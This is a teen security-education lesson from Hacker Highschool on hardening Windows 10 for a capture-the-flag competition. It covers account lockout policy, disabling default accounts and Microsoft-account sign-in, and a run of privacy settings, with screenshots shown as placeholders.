Hacker Highschool

SECURITY AWARENESS FOR TEENS



LESSON 14
DEFENDING WINDOWS 10

HACKING IS LEARNING
www.hackerhighschool.org

ISECOM

WARNING

The Hacker Highschool Project is a learning tool and, as with any learning tool, there are dangers. Some lessons, if abused, may result in physical injury. Some additional dangers may also exist where there has not been enough research on the possible effects of emanations from particular technologies. Students using these lessons should be supervised yet encouraged to learn, try, and do. However, ISECOM cannot accept responsibility for how any information contained herein is abused.

The following lessons and workbooks are open and publicly available under the following terms and conditions of ISECOM:

All works in the Hacker Highschool Project are provided for non-commercial use with elementary school students, junior high school students, and high school students whether in a public institution, private institution, or a part of home-schooling. These materials may not be reproduced for sale in any form. The provision of any class, course, training, or camp with these materials for which a fee is charged is expressly forbidden without a license, including college classes, university classes, trade-school classes, summer or computer camps, and similar. To purchase a license, visit the LICENSE section of the HHS web page at http://www.hackerhighschool.org/licensing.html.

The Hacker Highschool Project is an open community effort and, if you find value in this project, we ask that you support us through the purchase of a license, a donation, or sponsorship.

Table of Contents

Contributors

Pete Herzog, ISECOM
Bob Monroe, ISECOM
Marta Barceló, ISECOM
Htet Aung (Starry Sky), ISECOM
Rem Elnahas, ISECOM
Vince Spiars, Quinnipiac University
Robert E. Jasek, Quinnipiac University
Jay Libove, Information Security Forum
Diana Kelley, Microsoft
Eric Douglas, Microsoft
Jonathan Bar Or (JBO), Microsoft
Tomasz Wojdała, Theavycorp.com
Michał Krupczyński, Theavycorp.com
Daniel H. Chero, Theavycorp.com

Foreword

You're convinced your that a Capture the Flag (CTF) is a worthy endeavor or at least something you should invest your time on beside picking your toenails. There are worse things you could do, like stealing hub caps or removing the "enter" key from any unattended keyboard you come across. CTFs can be lots of fun once you figure out a few items such as how to harden your system, how to plug some of the holes they deliberately install on your computer, or which is the best way to look cool while panicking on the inside.

Hacker Highschool is all about looking cool while having a complete mental breakdown on the inside. We are here to help because we've been down that path. We didn't invent "panic", but we know a bit about it due to all our years of working with computers and security. Microsoft Windows 10 has tons of improvements to ease the suffering of old operating system updates, system hardening, closing security gaps, and generally making users life better.

We hope you found this lesson by reading the previous lesson. If you didn't, we highly recommend you step back and read Lesson 13 before you read this lesson. If you are one of those people who likes to read books backwards than by all means, start on the last page and good luck to you. Just curious though, if you are one of those backwards people, how do you eat? Do you wash the dishes then put the food on the plate? During holidays do you have to give everything back and not eat the holiday feast? What happens when you sneeze?

Sorry, went off the rails for a moment. Brushing your teeth must be quite the event, though. Sorry, sorry, no more.

Back to the lesson: Farting must be really painful backwards. We are done. Promise. No more backward jokes. None, zip, nada. What about fighting?

Hacker Highschool would like to formally apologize to the reader for the previous comments. The other writer has been reprimanded and replaced. He had one last question though, "if you garden backwards do you start with grown plants and slowly kill them?".

This is not the way to start a normal cyber security lesson. Luckily, this isn't your typical cyber security training: this is Hacker Highschool and we like to have fun. This is part two of Windows 10 and Capture the Flag (CTF) competitions. Luck good for all you backwards folks.

Introduction

You've made it to the first annual **Cyber Parrot hack and defend CTF**! So far so good. One of the nice things with Windows 10 is there are several ways to do something. There are the shortcuts, icons, settings, command prompt, and quick keys that open up different ways to perform actions. In this lesson we are going to show you several methods to speed up your CTF reaction time.

It wouldn't be much fun if we just talked to you about some stuff so we are going to walk you thru most of this. As you move through each segment, consider which method you like the best. This is not "one size fits all" and you might like one way to do something but find a better way that is easier. Try them all.

The funny thing about "hands on" is that you actually have to put your hands on the keys and mouse to learn. The more you practice these skillz the better you will become.

We will demonstrate several ways to perform different methods to secure your machine. "How" and "what" you do is entirely your own choice and we are not providing a checklist that you check off. It will be up to you to determine which actions you will take when you are in a CTF. Think of this as a cookbook. We'll show you how to bake a cake and which types of ingredients to blend but what kind of cake you make is your own choice.

Some of the funky ingredients for this CTF cake start with hardening the system beginning with the user settings followed by the system settings. This is a bit like making sure you have an oven to bake with, a bowl to mix stuff in, a table to work on, good lighting so you can see what you're doing, and something to mix all the ingredients with.

Next, we need to make sure our cooking area is kinda clean by removing default built-in programs in the Win 10 cake and turn off stuff we don't need. Who wants to eat a cake that was made in a dirty bowl or cluttered kitchen? Clear out all that junk, wipe down the table or counter, and make sure you have plenty of towels to clean up the mess you will be making later.

Ingredients for your cake depend entirely on what cake you want to bake. It could be chocolate, yellow, fruit, red velvet, carrot, upside-down cake, whatever your heart desires. At this point in our terrible analogy, it's really about turning off or disabling lots of stuff in Windows 10. Which ones you turn off and/or disable are entirely up to you, like cake ingredients.

We will mix everything together (hopefully) in a bowl but also looking for malware in the mix. Even the best chefs in the world often find malware

lurking in their kitchen, in the pots & pans, in the back of the refrigerator, behind the oven, all kinds of places. We, too, must look for malware as we throw the cake batter into our preheated oven at 200 degrees Celsius for 35 minutes.

Our cake is baked as we turn on Windows 10 protection like the firewall, Windows Defender, and a few other controls. Yum, smell that cake as it cooks in your computer oven thing. It will rise as it bakes just as you will rise as your gain points in this CTF. Just don't poke yourself with a toothpick. Use that toothpick on the cake to check if it's done. Use protection like oven mitts to remove the cake from your oven.

We finally get to put our signature touch on the cake. In this baking situation, we will use BitsAdmin to make frosting for your cake. BitsAdmin will literally be the icing on your CTF cake. Yes we are aware that icing isn't the same as frosting but let's not ruin a good metaphor here.

So get to baking and enjoy not burning down the place.

Hardening


When we talk about hardening a system we usually mean a reduction, like how closing holes in a bucket lets it hold more water. You are reducing the holes in the bucket that are keeping the bucket from doing its bucket job. Now, Windows 10 systems come pretty secure out of the box when new but you're not working with a brand new system. Also, Windows 10 workstations are designed for internal use (not networked or unnetworked or network unabled or network challenged) and we know that this Cyber Parrot CTF will leave your system exposed to attackers on purpose. So, what we will be doing is removing unnecessary users, enforcing that everything and everyone has the lowest possible privileges they need to work, and that we don't overly expose ourselves with unneeded services, open ports, or applications leaking information.

Exercises

This lesson is very, very, very hands on. Did we mention it's all hands on? So, there will be no more numbered exercises after this point. Oh, but that's because they are all exercises after this point. So, for each subsection follow what's shown and explain what you did and why it was necessary. But most of all, be sure you can do as is shown. Sometimes, things change during updates so if you can't do it exactly as it's shown in the pictures that doesn't mean it can't be done. It just means you need to dig a bit deeper, search online, and ask your classmates how they did it. Remember, hackers turn every failure into an opportunity for learning (unless it involves pocket lint and Jell-O)!

1. User Account Control Hardening

Make a (new?) password for the current User Account:



Settings > Accounts > Sign-in options

Make an Account Logout policy (does not work on Windows10 Home edition, you'll need to do it through the registry with a registry editor and we don't recommend you messing with that yet):


Windows Key + R

gpedit.msc

GroupPolicy

Computer Configuration\Windows Settings\ Security Settings\Account Logout Policy

Account lockout duration	10 minutes
Account lockout threshold	5 invalid logon attempts
Reset account logout counter after	15 minutes



Prevent users from linking their local account to Microsoft Account

Computer Configuration\Policies\Administrative Templates\Windows Components\Microsoft account


Block all consumer Microsoft account user authentication	Enabled

Computer Configuration\Policies\Administrative Templates\Windows Components\OneDrive

Prevent the usage of OneDrive for file storage	Enabled

Computer Configuration\Policies\Administrative Templates\Windows Components\OneDrive


Accounts: Block Microsoft accounts	Users can't add or log on with Microsoft accounts



Disable built-in Administrator and Guest accounts, if they are active.

Open a Run box (Windows key + R)

`lusrmgr.msc`




You can do it in Command Prompt as well with `net user`:

```
I:\Windows\system32>net user administrator /active:yes
The command completed successfully.


I:\Windows\system32>net user administrator /active:no
The command completed successfully.
```

Remove any unknown accounts.

If you see any accounts you don't know in the user list they should be removed. For example, on this machine: we don't need 'QBDataServiceUser19' because it's for an application we no longer have or use. How do we know it's for an Application? We searched online for that name and read a few places about it. (Pro Tip: never just use one source of information.)




2. Customized System Features

We customize all the default system features because if you don't need them or use them they are potential leaks. This is really important during a CTF as any leaks from your system can be captured from the local network and exploited.


Accounts Privacy

Settings > Accounts > Sign-in options




Privacy Windows Permissions


Settings > Privacy > General





Settings > Privacy > Speech, inking & typing




Settings > Privacy > Diagnose & Feedback








Settings > Privacy > Activity history




Privacy Windows Permissions


Account info access




App Diagnostics




Backgrounds Apps




Calendar




Call history




Contacts



Documents




Email




File System


Messaging




Microphone



